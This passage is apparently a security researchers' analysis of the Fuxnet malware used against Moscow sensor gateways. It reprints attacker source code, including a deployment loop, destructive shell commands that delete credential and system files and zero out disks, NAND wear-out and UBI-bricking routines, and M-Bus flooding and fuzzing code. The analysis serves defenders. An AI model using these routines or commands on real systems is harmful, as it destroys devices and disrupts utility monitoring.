
Using this software, it is possible to connect to the sensor and configure its I/O, nodes and readings.

Sensor Monitoring System

Lastly, there is a sensor monitoring system that Blackjack also claims to have compromised. This system is most likely a monitoring system that receives telemetry and status reports from all sensors. Using this system, it is possible to receive alerts and logs from each sensor, and control it remotely. By compromising this system, the attackers were able to get a full list of managed sensors, and correlate the sensors on a map.



A screenshot from the sensor monitoring system with geolocation markings



A sensor monitoring system view that shows a hospital facility in top bar selection.

Analyzing the Fuxnet Malware

An analysis of the behavior of the Fuxnet malware helped identify its logical processes. These are the steps the attackers took:

- Deploy Script

- Lock up the device and destroy the filesystem
- Destroy NAND Chips
- Destroy UBI Volume
- Flood M-Bus

Deployment Script

The first step the attackers took was to compose a full list of target sensor gateways IPs they wished to attack, along with a description of the sensor correlating to its physical location, down to its neighborhood, street, or facility. They then distributed their malware to each target, likely either through remote-access protocols such as SSH or the sensor protocol (SBK) over port 4321.

```

JKR $ cat all_sensor_router_ips-ex-civilian.txt | xargs -P10 -I{} ./fuxnet.sh {} 2>logserr
^C

JKR $ cat all_sensor_router_ips-ex-civilian.txt | xargs -P10 -I{} ./fuxnet.sh {} 2>logserr
^C

JKR $ rm fuxnet.sh

JKR $ cat all_sensor_router_ips-ex-civilian.txt | xargs -P10 -I{} ./deploy.sh {}
Deploying FuxNet to ВКК Теплый Стан 48
Deploying FuxNet to ВКК Митино 69
Deploying FuxNet to ВКК Митино 86
Deploying FuxNet to ДП Митино
Deploying FuxNet to ВКК Митино 127
Deploying FuxNet to ВКК Митино 121
Deploying FuxNet to ВКК Южное Чертаново 35,36,37
Deploying FuxNet to ВКК Южное Чертаново 26

```

The deployment script for the Fuxnet malware.

Locking Up Devices and Destroying the Filesystem

Once running on the target device, the malware forks a new child process to lock out the device. It starts by remounting the filesystem and giving it write access. Then it begins to delete crucial filesystem files and directories, along with shutting down remote access services such as SSH, HTTP, telnet, and SNMP. This way, even if the router remains in working condition, no one can access it remotely to restore its operations.

Then, the attackers delete the routing table for the router, rendering its ability to communicate with other devices inoperable.

Lastly, the malware deletes the filesystem of the device, and rewrites the flash memory using the operating system [mtdblock](#) devices.

```

634 static void
635 reaper_start(void) {
636     reaper_pid = fork();
637     if (reaper_pid != 0)
638         return;
639
640     is_exit = 1;
641     sleep(REAPER_START_DELAY);
642 #ifdef TESTING
643     #warning "TESTING is defined. REAPER is disabled."
644     system("echo 'REAPER not activated. TESTING is set'");
645 #else
646     #warning "THIS IS PRODUCTION AND REAL DESTRUCTION!!!"
647     system("mount -o remount,rw /; mount -o remount,rw /opt; mount -o remount,rw /mnt/usb");
648     system("rm -rf /etc/passwd /etc/shadow /sbin/agetty /usr/sbin/telnetd /usr/sbin/sshd /usr/bin/pinger /usr/bin/ifinfo /usr/bin/smsd /etc/config /usr/sbin/uhttpd /opt /mnt/usb /var/log");
649     system("systemctl stop systemd-logind; systemctl stop ssh; systemctl stop serial-getty@tty50; systemctl stop getty@tty1");
650     system("killall -9 sshd telnetd dropbear uhttpd askfirst smsd agetty");
651     system("kill -9 sshd; kill -9 telnetd; kill -9 dropbear; kill -9 uhttpd; kill -9 askfirst; kill -9 smsd; kill -9 agetty");
652     system("cp /bin/sh /dev/shm");
653     system("firstboot -y");
654     sleep(REAPER_RMRF_DELAY);
655     system("ip route del default; route del default gw");
656     system("ip link del eth0; ip link del sim1; ip link del pppol2tp1");
657     system("ifconfig eth0 down; ifconfig sim1 down");
658     system("rm -rf /root /etc 2>/dev/null >/dev/null &");
659     system("dd bs=4k if=/dev/zero of=/dev/mmcblk0 2>/dev/null >/dev/null &");
660     system("dd bs=4k if=/dev/zero of=/dev/mtdblock7 2>/dev/null >/dev/null &");
661     system("dd bs=4k if=/dev/zero of=/dev/sda 2>/dev/null >/dev/null &");
662     system("dd bs=4k if=/dev/zero of=/dev/sdb 2>/dev/null >/dev/null &");
663     system("mv /bin/sh /bin/sh.bak; sync; sync"); // LAST, thereafter no more system() calls allowed.
664 #endif
665
666     while (1) {
667         sleep(100);
668     }
669     exit(0);
670 }
671

```

The reaper_start routine, responsible for filesystem corruption and device lockout.

Destroying NAND Chips

After corrupting the filesystem and blocking access to the device, the malware moves on to physically destroy the NAND memory chips on the device. In order to do so, the malware performs a bit-flip operation on entire sections of the SSD NAND chip, constantly writing and rewriting the memory, only stopping when the malware fails to write to the memory due to it being corrupted. Since the gateway uses NAND memory, which can only write and re-write data a certain number of times (known as the NAND write cycles), constantly rewriting the memory causes the chip to malfunction and be inoperable.

```

213     if ((ptr = getenv("FUXNET_OFFSET")) != NULL)
214         offset = atoi(ptr) & ~(ps - 1);
215
216     while (1) {
217         rounds = 0;
218         lseek64(fd, offset, SEEK_SET);
219         rz = read(fd, buf, SSD_FUXNET_BUFSIZE);
220         if (rz <= 0)
221             goto read_error;
222         lseek64(fd, offset, SEEK_SET);
223         // Flip all bits for worst SSD exhaustion
224         for (i = 0; i < rz; i++)
225             xbuf[i] = buf[i] ^ 0xff;
226
227         while (!is_stop) {
228             if (write_reseek(fd, xbuf, rz) < 0)
229                 break;
230             if (write_reseek(fd, buf, rz) < 0)
231                 break;
232             wr_amount += 2;
233             rounds += 2;
234             if (rounds >= SSD_ROUNDS) {
235                 break;
236                 ssd_bad_rounds = 0;
237             }
238         }
239     read_error:
240         if (is_stop)
241             break;
242
243         // Increase to next sector if read_or_write failed.
244         if (rounds < SSD_ROUNDS) {
245             ssd_bad_rounds++;
246             if (ssd_bad_rounds >= 1000)
247                 break;
248             if (offset == offset_orig) {
249                 // If 'target' sector failed R/W then move to next target sector.
250                 offset_orig += SSD_FUXNET_BUFSIZE;
251                 if (offset_orig + SSD_FUXNET_BUFSIZE > max_size)
252                     offset_orig = 0;
253             }
254         }
255

```

**Bit
flipping** ←

The routine in charge of corrupting the Nand memory.

Destroying UBI Volume

In order to ensure the sensor does not reboot again, the malware rewrites the UBI volume. First, the malware uses the **IOCTL** interface UBI_IOCVOLUP allowing it to interact with the management layer controlling the flash memory, which tells the kernel that the UBI volume will be rewritten, and that x-number of bytes will be written. In its normal behavior, the kernel

will know that the rewrite is finished only when x-number of bytes were written. However, the malware will not write x-number of bytes to the UBI, instead it will write fewer bytes than it declares, causing the device to wait for the rewrite to finish indefinitely.

Then the malware overwrites the UBI volume with junk data (0xFF), rendering the UBI useless and the filesystem unstable.

```
675 static void
676 ubi_reaper(char *fn) {
677     int fd;
678     int64_t size;
679     ssize_t wz;
680
681     if (ubi_buf == NULL)
682         ubi_buf = malloc(UBI_WRITE_SIZE);
683     if (ubi_buf == NULL)
684         return;
685
686     memset(ubi_buf, 0xff, UBI_WRITE_SIZE);
687     fd = open(fn, O_WRONLY);
688     if (fd < 0) {
689         fprintf(stderr, "open(%s): %s\n", fn, strerror(errno));
690         return;
691     }
692
693     // Advertise a LARGER size then we actually write so that the NAND goes BAD.
694     size = UBI_WRITE_SIZE * UBI_WRITE_ROUNDS + UBI_WRITE_SIZE;
695     rv = ioctl(fd, UBI_IOCWLUP, &size);
696     if (rv < 0)
697         fprintf(stderr, "ioctl(%s, UBI_IOCWLUP=%"PRIu64"): %s\n", fn, UBI_IOCWLUP, strerror(errno));
698
699     // Incomplete flash to destroy UBI nand.
700     int i;
701     for (i = 0; i < UBI_WRITE_ROUNDS; i++)
702         wz = write(fd, ubi_buf, UBI_WRITE_SIZE);
703
704     if (wz != UBI_WRITE_SIZE)
705         fprintf(stderr, "write(%s)=%zd: %s\n", fn, wz, strerror(errno));
706
707     close(fd);
708 }
```

A source code snippet presenting the routine overwriting and disrupting the UBI volume managing the flash memory peripheral

Denial-Of-Service on Monitoring

As mentioned earlier, the sensor gateway is responsible for receiving information from the sensors and delivering it to the global monitoring system. Meaning, behind each gateway, over a dedicated serial bus, there are multiple sensors that are collecting physical data. Usually the sensors are connected to the gateway over RS485/Meter-Bus channel.



A look at the serial ports on the TMSB gateway. Sensors will be connected behind these ports. The malware will try to flood these ports with unknown packets.

The malware tries its best to disrupt the sensors behind the gateway by flooding the serial channels with presumably random data, effectively overloading the serial bus and the sensors.

During the malware operation, it will repeatedly write arbitrary data over the Meter-Bus channel. This will prevent the sensors and the sensor gateway from sending and receiving data, rendering the sensor data acquisition useless. Therefore, despite the attackers' claim of compromising 87,000 devices, it seems that they actually managed to infect the sensor gateways only and were trying to cause further disruption by flooding the Meter-Bus channel connecting the different sensors to the gateway, similar to network fuzzing the different connected sensor equipment. As a result, it appears only the sensor gateways were bricked, and not the end-sensors.

```
333
334 while (!is_stop) {
335     FD_SET(fd, &rfd);
336     FD_SET(fd, &wfd);
337     n = select(fd + 1, &rfd, &wfd, NULL, NULL);
338     if (n < 0) {
339         if ((errno == EAGAIN) || (errno == EINTR))
340             continue;
341         break;
342     }
343     if (FD_ISSET(fd, &rfd)) {
344         // Empty all data
345         sz = read(fd, rbuf, sizeof rbuf);
346         if (sz == 0)
347             break; // EOF
348         if (sz < 0) {
349             if ((errno != EAGAIN) && (errno != EINTR))
350                 break;
351         }
352         offset += sz;
353     }
354
355     if (!FD_ISSET(fd, &wfd))
356         continue;
357
358     wz = write(fd, wptr, wend - wptr);
359     if (wz < 0) {
360         if ((errno == EAGAIN) || (errno == EINTR))
361             continue;
362         break;
363     }
364     wptr += wz;
365     wr_stat += wz;
366     if (wptr >= wend) {
367         wr_amount++;
368         wptr = wbuf;
369         wend = wptr + mk_mbus_packet(m);
370     }
371 }
372
```

**M-Bus
packet
being
flooded**

A screenshot released by the attackers, flooding the M-Bus bus with packets.

Frying Sensors?

M-Bus

The serial M-Bus (Meter-Bus) communication protocol is primarily used in metering applications, especially for remote reading of utility meters like electricity, gas, water, and heat. It's based on the EN-13757 series of European standards.

At its core, M-Bus is a complex, yet detailed, serial protocol operating over a two-wire bus, allowing for asynchronous serial communication over different baud rates. Per this protocol, a Master node connects to various slave nodes; in the case of the Moscollector attack, these are the sensor devices collecting data, and polling them for data over the bus.




Diagram presenting the basic M-Bus channel construct.

The message structure of the M-Bus protocol consists of a series of data frames sent constantly over the bus. Each frame begins with an M-Bus start delimiter, followed by the unique identifier of the sensor being accessed (each sensor has a unique identifier, allowing the master to communicate with specific devices), the data being sent, and a checksum.

In the AO SBK architecture, the physical sensors are the M-Bus slaves, sending only the metrics they collect to the sensor-gateway (MPSB/TMSB modules), which act as the Master node. By gaining control over the sensor gateway, it is possible to send M-Bus messages to all sensors that are connected to it over the serial bus.

Here are some examples of M-Bus packets as depicted in the [M-Bus documentation](#).

Set the slave to primary address 8 without changing anything else:

```
68 06 06 68 | 53 FE 51 | 01 7A 08 | 25 16
```

Set the complete identification of the slave (ID=01020304, Man=4024h (PAD), Gen=1, Med=4 (Heat)):

```
68 0D 0D 68 | 53 FE 51 | 07 79 04 03 02 01 24 40 01 04 | 95 16
```

Set identification number of the slave to "12345678" and the 8 digit BCD-Counter (unit 1 kWh) to 107 kWh.

```
68 0F 0F 68 | 53 FE 51 | 0C 79 78 56 34 12 | 0C 06 07 01 00 00 | 55 16
```


M-Bus is well documented and there are even multiple clients enabling users to communicate easily with M-Bus support devices, for example [pyMeterBus](#).

The attackers shared the M-Bus message struct they used in order to create and send M-Bus messages, as well as their CRC constants. This code can be seen here:

```
83 // 00ff 5342 0800 7f28 1000 0001 556c
84 // 00ff 5343 0800 7fb3 7ea6 45ac c92f # FUZZED MESSAGE
85 //           | | | | + crc16
86 //           | | | + id?
87 //           | | + function?
88 //           | + sub-address
89 //           + Broadcast?
90 // 00ff 5342 0a00 7f33 161e 000e e000 599c # 2024
91 // 00ff 5342 0a00 7f3b 161e 000e e000 f40f
92 // 00ff 5342 0c00 7f86 1000 0005 0000 0000 354c
93 // 00ff 5342 0e00 7ff5 1100 0009 2402 0223 5146 8b76
94 // 00ff 5342 1f00 7f95 f200 0005 0100 0000 2402 0223 0136 8503 0065 0123 0000 0000 0000 00c5 ab
95
96 struct mbus_msg {
97     uint8_t brk[4]; // 00ff 5343
98     uint8_t len; // NB0 [08 , 1f, 0e]
99     uint8_t res1; // 00
100    uint8_t addr[2]; // 7f xx
101    uint8_t ctr; // 00,,ff
102    uint8_t res2; // 00
103    uint8_t id[2]; // 00 0?
104    // More data...
105    // Followed by CRC16
106 } __attribute__((__packed__));
107
108 // MBus uses CCITT-false CRC16 checksum
109 static const uint16_t wCRCTable_false[] = {
110     0x0000, 0x1021, 0x2042, 0x3063, 0x4084, 0x50a5, 0x60c6, 0x70e7,
111     0x8108, 0x9129, 0xa14a, 0xb16b, 0xc18c, 0xd1ad, 0xe1ce, 0xf1ef,
112     0x1231, 0x0210, 0x3273, 0x2252, 0x52b5, 0x4294, 0x72f7, 0x62d6,
113     0x9339, 0x8318, 0xb37b, 0xa35a, 0xd3bd, 0xc39c, 0xf3ff, 0xe3de,
114     0x2462, 0x3443, 0x0420, 0x1401, 0x64e6, 0x74c7, 0x44a4, 0x5485,
```

A picture released by the attackers, showcasing their MBus protocol structures and constants.

ICS Malware, M-Bus Fuzzing

With the goal of attacking and corrupting the sensor components of Moscow's gas and electricity monitoring infrastructure. Blackjack implemented a custom-made industrial malware. As stated above, we called this attack an "M-Bus Flooding," or the process of sending M-Bus frames constantly over the serial channel, most likely [RS485](#).

We inferred that the attackers tried to overwhelm the bus channel with the amount of frames they were sending, in order to disable sensor communication over that channel. It seems like the attackers wanted to both flood the serial channel and also potentially trigger a bug or vulnerability in the sensors that would damage them.

In order to fuzz the M-Bus protocol stack of the different sensors, the attackers had to implement a module in the ICS malware implant which carries out this part of the attack. After more research and reviewing new screenshots released by attackers (on April 15), we discovered their fuzzing approach.

```
281 static size_t
282 mk_mbus_packet(struct mbus_msg *m) {
283     mk_mbus_mode = rand() % 2;
284
285     if (mk_mbus_mode == 0) {
286         // As close as real traffic
287         rv = rand() % 100;
288         if (rv < 40)
289             m->len = 0x08;
290         else if (rv < 70)
291             m->len = 0x0a;
292         else if (rv < 80)
293             m->len = 0x0c;
294         else if (rv < 90)
295             m->len = 0x0e;
296         else
297             m->len = 0x1f;
298
299         m->addr[0] = 0x7f;
300         randcpy(&m->addr[1], m->len - 1 - 2);
301         mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);
302         return m->len + 4 + 2;
303     }
304
305     // ALL RANDOM
306     m->len = 2 + rand() % (256 - 2);
307     randcpy(&m->addr[0], m->len - 2);
308     mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);
309
310     return 4 + 2 + m->len;
311 }
```

The code released by the attackers, which handles the M-Bus fuzzing process.

In their malware, Blackjack implemented two approaches of M-Bus fuzzing: structured fuzzing and random fuzzing. In their random approach (lines 305-310 `mk_mbus_mode == 1`), Blackjack's malware simply generates random bytes and sends them over the M-Bus wire. In order to make sure frames are not dropped by the sensors, the malware also calculates a simple M-Bus CRC, appending it to the random frame. This approach "runs" over the whole range of possible M-Bus payloads, valid or not, with the hope of causing issues in the sensors. This is similar to the methodology for fuzzing software looking for a zero-day vulnerability.

In Blackjack's structured fuzzing (lines 285-303 `mk_mbus_mode == 0`) approach, Fuxnet tries to generate a valid M-Bus frame, only randomizing specific M-Bus fields. This way, the malware adheres to the M-Bus protocol structure, which increases the likelihood of the sensor treating the packet as valid and fully parsing it. This way, more parsing flow is executed by the sensor, which increases the chances for a vulnerability triggering.

By implementing these two fuzzing approaches in its malware, Blackjack showed that its real goal was not simply overwhelming the bus channel, but instead they hoped to trigger an existing undiscovered vulnerability and corrupt the sensors themselves.

Key Takeaways

Blackjack's alleged attack against Moscollector, a key provider to civilian infrastructure in Moscow and beyond, and its impact on emergency detection and response capabilities cannot be confirmed beyond information leaked by the hacker group and published reports from Ukrainian media.

Team82's analysis of the published information from the attack, including the Fuxnet malware, demonstrates an understanding of the connected devices critical to these services operated and managed by Moscollector.

The attackers developed and deployed malware that targeted the gateways and deleted filesystems, directories, disabled remote access services, routing services for each device, and rewrote flash memory, destroyed NAND memory chips, UBI volumes and other actions that further disrupted operation of these gateways.

The ruexfil website also claims the destruction of 87,000 remote sensors and IoT collectors dispersed across Moscow and beyond. Team82 believes that the sensors and collectors are likely intact, and that only 500 or more sensor gateways were damaged. Each would have to be individually replaced or have their firmware re-flashed.